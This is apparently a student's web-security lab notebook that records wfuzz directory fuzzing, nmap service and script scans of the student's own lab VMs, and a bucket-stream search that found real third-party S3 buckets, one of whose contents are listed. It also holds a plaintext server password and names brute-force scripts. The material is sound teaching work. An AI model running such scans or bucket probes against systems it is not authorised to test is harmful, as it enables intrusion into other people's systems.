

Andrew Stevenson Lab 5 CS595

Lab 5.1

[3. Linux deployments \(lamp, nginx\)](#)

Lab 5.2

[1. wfuzz](#)

[3. nmap basic scans](#)

[4. nmap script library](#)

[5. nmap script execution](#)

[6. bucket-stream](#)

Lab 5.3

[2. WordPress 4.6 server setup](#)

[3. WordPress Marketplace server setup](#)

[4. wpscan](#)

Lab 5.4

[1. hydra](#)

[2. sqlmap](#)

[3. xssstrike](#)

[4. commix](#)

Lab 5.5

[2. Metasploit Apache Struts 2](#)



[3. metasploit Directory Scan](#)

[4. metasploit Credential Stuffing](#)

Lab 5.1

3. Linux deployments (lamp, nginx)

- Take screenshots of the top part of the landing page for each deployment



- To help ensure that you do, take a screenshot and include in your notebook a listing of all VMs you have running and their Internal IP addresses.

Google Cloud Platform VM instances page. The table lists the following VM instances:

Status	Name	Zone	Internal IP	External IP	Connect
Running	kali-vm	us-west1-b	10.138.0.11 (nic0)	34.145.84.23	SSH
Running	lampstack-1-vm	us-west1-b	10.138.0.12 (nic0)	34.105.108.82	SSH
Running	nginxstack-1-vm	us-west1-b	10.138.0.13 (nic0)	34.145.87.148	SSH
Running	wfp-1-vm	us-west1-b	10.138.0.2 (nic0)	None	SSH
Running	wfp2-vm	us-west1-b	10.138.0.3 (nic0)	None	SSH
Running	windows-web	us-west1-b	10.138.0.15 (nic0)	34.145.4.7	RDP

Notepad content (lab working.txt):

```
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_a[4/s-0.(U)]\
34.145.4.7
\inetpub\wwwroot\index.html
```

Lab 5.2

1. wfuzz

- Take a screenshot output for each that includes your OdinID in the output.

Kali Linux terminal output for wfuzz:

```
Last login: Sat Jun 5 11:43:02 2021 from linuxproxy-01.cat.pdx.edu
ads6@dege:~$ ssh root@34.145.84.23
root@34.145.84.23's password:
Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 5 14:44:16 2021 from 131.252.218.88
~ (Message from Kali developers)

| This is a minimal installation of Kali Linux, you likely
| want to install supplementary tools. Learn how!
| => https://www.kali.org/docs/troubleshooting/common-minimum-setup/
|

~ (Run: "touch ~/.hushlogin" to hide this message)
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http
://10.138.0.12/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not com
piled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.12/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000035:  301      7 L    20 W    233 Ch  "admin"
000000342:  301      7 L    20 W    233 Ch  "files"
000000718:  301      7 L    20 W    234 Ch  "secret"
000000613:  403      0 L    14 W     94 Ch  "phpmyadmin"

Total time: 0.819175
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1160.922
```

Notepad content (lab working.txt):

```
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache/ht

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/hta

iis:
_a[4/s-0.(U)]\
34.145.4.7
\inetpub\wwwroot\inde

wfuzz -c -w
/usr/share/wfuzz/word
-hc 404 http://10.13
```

```
root@kali:~# wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.12/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000035:  301        7 L    20 W    233 Ch  "admin"
000000342:  301        7 L    20 W    233 Ch  "files"
000000718:  301        7 L    20 W    234 Ch  "secret"
000000613:  403        0 L    14 W    94 Ch   "phpmyadmin"

Total time: 0.819175
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1160.922

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.13/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.13/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000035:  301        7 L    11 W    162 Ch  "admin"
000000342:  301        7 L    11 W    162 Ch  "files"
000000794:  403        7 L    9 W     146 Ch  "status"
000000718:  301        7 L    11 W    162 Ch  "secret"
000000613:  403        0 L    14 W    94 Ch   "phpmyadmin"

Total time: 0.776646
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1224.495
```

```
odin id: ad56

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

its:
a[4/s-0.(U*)\]
34.145.4.7
\inetpub\wwwroot\index.html

wfuzz -c -w
/usr/share/wfuzz/wordlist/general/comm
--hc 404 http://10.138.0.13/FUZZ
```

```
root@kali:~# wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.2/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000035:  301        7 L    11 W    162 Ch  "admin"
000000342:  301        7 L    11 W    162 Ch  "files"
000000794:  403        7 L    9 W     146 Ch  "status"
000000718:  301        7 L    11 W    162 Ch  "secret"
000000613:  403        0 L    14 W    94 Ch   "phpmyadmin"

Total time: 0.776646
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1224.495

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.2/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000224:  301        9 L    28 W    306 Ch  "css"
000000342:  301        9 L    28 W    308 Ch  "files"
000000414:  301        9 L    28 W    306 Ch  "img"
000000456:  301        9 L    28 W    309 Ch  "js"
000000422:  200       185 L   332 W   6033 Ch  "index"
000000390:  200       46 L    87 W   1320 Ch  "header"
000000468:  301        9 L    28 W    307 Ch  "ldap"
000000862:  301        9 L    28 W    309 Ch  "upload"
000000943:  301        9 L    28 W    306 Ch  "xml"

Total time: 0.980512
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 969.9008
```

```
odin id: ad56

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

its:
a[4/s-0.(U*)\]
34.145.4.7
\inetpub\wwwroot\index.html

wfuzz -c -w
/usr/share/wfuzz/wordlist/general/comm
--hc 404 http://10.138.0.2/FUZZ
```

```
root@kali:~# wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.2/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000224:  301        9 L    28 W   306 Ch  "css"
000000342:  301        9 L    28 W   308 Ch  "files"
000000414:  301        9 L    28 W   306 Ch  "img"
000000456:  301        9 L    28 W   305 Ch  "js"
000000422:  200       185 L   332 W  6033 Ch  "index"
000000390:  200        46 L    87 W   1320 Ch  "header"
000000468:  301        9 L    28 W   307 Ch  "ldap"
000000862:  301        9 L    28 W   309 Ch  "upload"
000000943:  301        9 L    28 W   306 Ch  "xml"

Total time: 0.980512
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 969.9008

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.3/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word  Chars  Payload
=====

Total time: 6.153501
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 154.5461
```

```
lab working.txt - Notepad
File Edit Format View Help
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_e[4/s-0,{P}\J
34.145.4.7
\inetpub\wwwroot\index.html
```

```
wfuzz -c -w
/usr/share/wfuzz/wordlist/general/
--hc 404 http://10.138.0.3/FUZZ
```

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.3/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word  Chars  Payload
=====

Total time: 6.153501
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 154.5461

root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.15/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.138.0.15/FUZZ
Total requests: 951

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000038:  301        1 L    10 W   148 Ch  "Admin"
000000035:  301        1 L    10 W   148 Ch  "admin"
000000342:  301        1 L    10 W   148 Ch  "files"
000000718:  301        1 L    10 W   149 Ch  "secret"

Total time: 3.036035
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 313.2374
```

```
lab working.txt - Notepad
File Edit Format View Help
odin id: ads6

lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs

nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_e[4/s-0,{P}\J
34.145.4.7
\inetpub\wwwroot\index.html
```

```
wfuzz -c -w
/usr/share/wfuzz/wordlist/general/common.tx
--hc 404 http://10.138.0.15/FUZZ
```

3. nmap basic scans

- Identify servers that expose ports other than `ssh` and `http` and include them in your lab notebook.

```

root@kali:~# nmap 10.138.0.12
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 16:13 EDT
Nmap scan report for wfpl-vm.c.s20websec-andrew-stevenson.internal (10.138.0.2)
Host is up (0.00010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
389/tcp   open  ldap

```

```

root@kali:~# nmap 10.138.0.12-15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 16:14 EDT
Nmap scan report for lampstack-1-vm.c.s20websec-andrew-stevenson.internal (10.138.0.12)
Host is up (0.00029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap scan report for nginxstack-1-vm.c.s20websec-andrew-stevenson.internal (10.138.0.13)
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap scan report for windows-web.c.s20websec-andrew-stevenson.internal (10.138.0.15)
Host is up (0.0012s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server

```

- nmap can attempt to perform a fingerprinting operation on operating system and server software. Show a screenshot of the output when enabling this option.

```

root@kali:~# nmap -sV 10.138.0.12-15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 16:16 EDT
Nmap scan report for lampstack-1-vm.c.s20websec-andrew-stevenson.internal (10.138.0.12)
Host is up (0.00033s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d)
443/tcp   open  ssl/http     Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for nginxstack-1-vm.c.s20websec-andrew-stevenson.internal (10.138.0.13)
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         nginx
443/tcp   open  ssl/http     nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for windows-web.c.s20websec-andrew-stevenson.internal (10.138.0.15)
Host is up (0.0014s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
3389/tcp  open  ssl/ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (3 hosts up) scanned in 71.45 seconds

```

```

root@kali:~# nmap -sV 10.138.0.2-3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 16:20 EDT
Nmap scan report for wfp1-vm.c.s20websec-andrew-stevenson.internal (10.138.0.2)
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp2-vm.c.s20websec-andrew-stevenson.internal (10.138.0.3)
Host is up (0.00037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 11.59 seconds

```

- Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is?

Httpd 2.2 was released on 31 Jan 2012, so 9 ½ years.

- What additional kinds of information is returned when adding the `-A` flag versus the previous?

In addition to the above, it also does traceroutes and gets the tcpip fingerprints, and ssh-hostkeys. I'm also seeing info about a post-scan script.

4. nmap script library

- Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.

http-wordpress-brute

- Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.

ssh-auth-methods

- Run the example below to find the name of the script that performs a brute-force attack on `ssh` and include it in your lab notebook

ssh-brute

5. nmap script execution

- What is the name of the script that corresponds to the same function that `wfuzz` provides? Show a screenshot of its section of the `nmap` output. Did it find the same directories that `wfuzz` did for WFP1?

Http-sitemap-generator


```
root@kali: ~
(Request type: HEAD)
http-mobileversion-checker: No mobile version detected.
http-php-version: Versions from logo query (less accurate): 5.3.0 - 5.3.29, 5.4.0 - 5.4.45
Versions from credits query (more accurate): 5.3.9 - 5.3.29
Version from header x-powered-by: PHP/5.3.10-lubuntu3.26
http-referer-checker: Couldn't find any cross-domain scripts.
http-security-headers:
  X_XSS_Protection:
    Header: X-XSS-Protection: 0
    Description: The XSS filter is disabled.
http-sitemap-generator:
  Directory structure:
    /
    Other: 1
    /codeexec/
      php: 1
    /css/
      css: 2
    /dirtrav/
      php: 3
    /fileincl/
      php: 1
    /ldap/
      php: 2
    /sqli/
      php: 4
    /upload/
      php: 2
    /xml/
      php: 2
    /xss/
      php: 2
  Longest directory structure:
    Depth: 1
    Dir: /xss/
  Total files found (by extension):
    Other: 1; css: 2; php: 17
```

It found a few hits that wfuzz did not: codeexec, dirtrav, fileincl, xss. Also wfuzz found some that site-map did not: files, img. Clearly, the two programs are using different word lists.

- What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the nmap output including the vulnerable URLs that it discovers.


Http-unsafe-output-escaping

```
root@kali: ~
php: 2
/sqli/
php: 4
/upload/
php: 2
/xml/
php: 2
/xss/
php: 2
Longest directory structure:
Depth: 1
Dir: /xss/
Total files found (by extension):
Other: 1; css: 2; php: 17
http-title: PentesterLab &rsquo; Web for Pentester
http-traceroute:
Possible reverse proxy detected.
http-unsafe-output-escaping:
  Characters > " ' reflected in parameter name at http://wfpl-vm.c.s20websec-andrew-stevenson.internal:80/xss/example3.php?name=hacke
http-useragent-tester:
  Status for browser useragent: 200
  Allowed User Agents:
```

6. bucket-stream

```
(env) root@kali:~/bucket-stream# python3 bucket-stream.py --ignore-rate-limiting
It is highly recommended to enter AWS keys in config.yaml otherwise you will be se
-rate-limiting
No AWS keys, reducing threads to 5 to help with rate limiting.
Starting bucket-stream with 5 threads. Loaded 13 permutations.
Waiting for Certstream events - this could take a few minutes to queue up...
Found bucket 'http://zahid.s3.ap-south-1.amazonaws.com/'
Found bucket 'http://golddoctor.s3-ap-southeast-1.amazonaws.com/'
Found bucket 'http://herokuapp.s3-ap-northeast-1.amazonaws.com/'
2079 buckets checked (69b/s), 3 buckets found
4152 buckets checked (69b/s), 3 buckets found
6246 buckets checked (70b/s), 3 buckets found
^CKill commanded received - Quitting...
(env) root@kali:~/bucket-stream#
```

- Show a screenshot of the file key in the manifest



The screenshot shows a web browser window displaying an XML file key in the manifest. The XML content is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>herokuapp.s3-ap-northeast-1.amazonaws.com/</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Maintenance.html</Key>
    <LastModified>2019-10-14T14:51:21.000Z</LastModified>
    <ETag>"99be069af71c2d939914738f9103b72"</ETag>
    <Size>10182</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

On the right side, a Notepad window titled "lab working.txt - Notepad" shows the contents of the file via direct access within the bucket. The contents are as follows:

```
lamp root:
34.105.108.82
/opt/bitnami/apache/htdocs


nginxstack root:
34.145.87.148
/opt/bitnami/nginx/html

iis:
_a[4/s-0,{U"}\J
34.145.4.7
\inetpub\wwwroot\index.htm

nmap -A 10.138.0.2-3

nmap --script-help "ssh"
```


- Show a screenshot of the contents of the file via direct access within bucket



Lab 5.3


2. WordPress 4.6 server setup

- Take a screenshot of the page including its URL for your lab notebook.



3. WordPress Marketplace server setup

- Take a screenshot of it with its address.



4. wpscan

